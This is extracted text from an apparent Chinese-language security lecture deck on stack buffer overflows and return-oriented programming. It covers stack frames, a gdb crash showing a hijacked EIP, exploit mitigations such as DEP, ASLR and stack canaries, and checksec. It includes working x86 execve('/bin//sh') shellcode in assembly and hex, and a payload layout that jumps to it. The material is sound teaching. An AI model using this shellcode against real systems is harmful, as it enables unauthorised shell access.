

ROP

Return Oriented Programming

Lays @ BambooFox

Who Am I

- Lays / L4ys / 累死
 - l4ys.tw
- Reverse Engineering
- BambooFox / HITCON

Outline

- Buffer Overflow
- ret2libc / ret2text
- Return Oriented Programming
- Payload & More

Buffer Overflow

Buffer Overflow

- 覆蓋函數返回地址
- 覆蓋 Function Pointer
- 覆蓋其他變數

Buffer Overflow

- 覆蓋函數返回地址 (Stack Based)
- 覆蓋 Function Pointer
- 覆蓋其他變數

Function Call

...

F1(arg1, arg2);

...


push arg2

push arg1

call F1

STACK

ESP >



Function Call

...

F1(arg1, arg2);

...


push arg2

push arg1

call F1

STACK

ESP >



Function Call

...

F1(*arg1*, *arg2*);

...


push arg2

push arg1

call F1

STACK

ESP >



Function Call

...

F1(arg1, arg2);

...

push arg2

push arg1

call F1

STACK

ESP >



Function Call

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
}
```

```
    push ebp
```


```
    mov ebp, esp
```

```
    sub esp, 8
```

```
    ...
```

STACK

ESP >



Function Call

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
}
```

```
    push ebp
```

```
    mov ebp, esp
```

```
    sub esp, 8
```

```
    ...
```

STACK

ESP >

prev ebp

ret addr

arg1

arg2



Function Call

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
}
```

```
    push ebp
```

```
    mov ebp, esp
```

```
    sub esp, 8
```

```
    ...
```

STACK

EBP >

prev ebp

ret addr

arg1

arg2



Function Call

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
}
```

```
    push ebp
```

```
    mov ebp, esp
```

```
    sub esp, 8
```

```
    ...
```

STACK

ESP >

buffer

EBP >

prev ebp

ret addr

arg1

arg2

Function Call

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
}
```

```
    push ebp
```

```
    mov ebp, esp
```

```
    sub esp, 8
```

```
    ...
```

STACK

EBP-8

buffer

EBP-4

EBP >

prev ebp

EBP+4

ret addr

EBP+8

arg1

EBP+C

arg2

Buffer Overflow

```
void F1( arg1, arg2 ) {
```

```
    char buffer[8];
```

```
    ...
```

```
    scanf( "%s", buffer );
```

```
    ...
```

```
}
```

STACK

EBP-8

buffer

EBP-4

EBP >

prev ebp

EBP+4

ret addr

EBP+8


arg1

EBP+C

arg2

Buffer Overflow


AA
AA
AA
AA
AA
AA
AA
AA
AA
AA
AA
AA
AA
AA
AA



Buffer Overflow



Buffer Overflow



Buffer Overflow

...

```
mov esp, ebp
```

```
pop ebp
```

```
ret
```

AFTER

ESP >

AAAA

AAAA


EBP >

AAAA

AAAA

AAAA

AAAA



Buffer Overflow

...

```
mov esp, ebp
```


```
pop ebp
```

```
ret
```

= POP EIP

AFTER

ESP >



Buffer Overflow

...

```
mov esp, ebp
```

```
pop ebp
```

```
ret
```


ESP >

AFTER

JMP AAAA

AAAA

AAAA



Buffer Overflow

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]

EAX: 0x0

EBX: 0xf7fb7000 --> 0x1a6da8

ECX: 0xf7fb8884 --> 0x0

EDX: 0x1

ESI: 0x0

EDI: 0x0

EBP: 0x41414141 ('AAAA')

ESP: 0xffffd720 ('A' <repeats 41 times>)

EIP: 0x41414141 ('AAAA')

EFLAGS: 0x10282 (carry parity adjust zero **SIGN** trap **INTERRUPT** direction overflow)

[-----code-----]

Invalid \$PC address: 0x41414141

[-----stack-----]

0000| 0xffffd720 ('A' <repeats 41 times>)

0004| 0xffffd724 ('A' <repeats 37 times>)

0008| 0xffffd728 ('A' <repeats 33 times>)

0012| 0xffffd72c ('A' <repeats 29 times>)

0016| 0xffffd730 ('A' <repeats 25 times>)

0020| 0xffffd734 ('A' <repeats 21 times>)

0024| 0xffffd738 ('A' <repeats 17 times>)

0028| 0xffffd73c ('A' <repeats 13 times>)

[-----]

Legend: **code**, **data**, **rodata**, value


Stopped reason: **SIGSEGV**

0x41414141 in ?? ()

Buffer Overflow


- Shellcode
 - 預先寫好的攻擊代碼
 - in C / ASM

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov     %esp,%ebx
push   %eax
push   %ebx
mov     %esp,%ecx
mov     $0xb,%al
int     $0x80
```



```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```


Buffer Overflow



Buffer Overflow

- 塞滿 Buffer
- 覆蓋函數返回地址
- 跳轉至 Shellcode 執行

AAAAAAAAAAAAAA > **\x20\xD7\xff\xff** > **Shellcode**

Exploit Mitigation

- DEP (Data Execution Prevention)
 - 禁止執行位於資料區塊上的代碼
- ASLR (Address Space Layout Randomization)
 - 記憶體位置隨機化
- Stack Guard
 - 函數返回前檢查 stack 結構完整

checksec.sh

- Check Security Options
 - checksec.sh --file <executable-file>
 - checksec.sh --proc <proc name>

```
root@kali:~# checksec --file /bin/bash
RELRO          STACK CANARY      NX            PIE            RPATH          RUNPATH         FILE
Partial RELRO  Canary found      NX enabled    No PIE         No RPATH       No RUNPATH      /bin/bash
```

<http://www.trapkit.de/tools/checksec.html>

DEP

Data Execution Prevention

Data Execution Prevention


- 資料區塊上的代碼無法執行
 - [X] Stack
 - [X] Heap
- 硬體支援 (CPU NX bit)
- 可以放 shellcode ，但不能 run



「世界上最遙遠的距離，不是生與死」

「而是 Shellcode 就在 Stack 上，
你卻無法執行它。」

— *DEP*



ret2libc / ret2text

Return to existing code

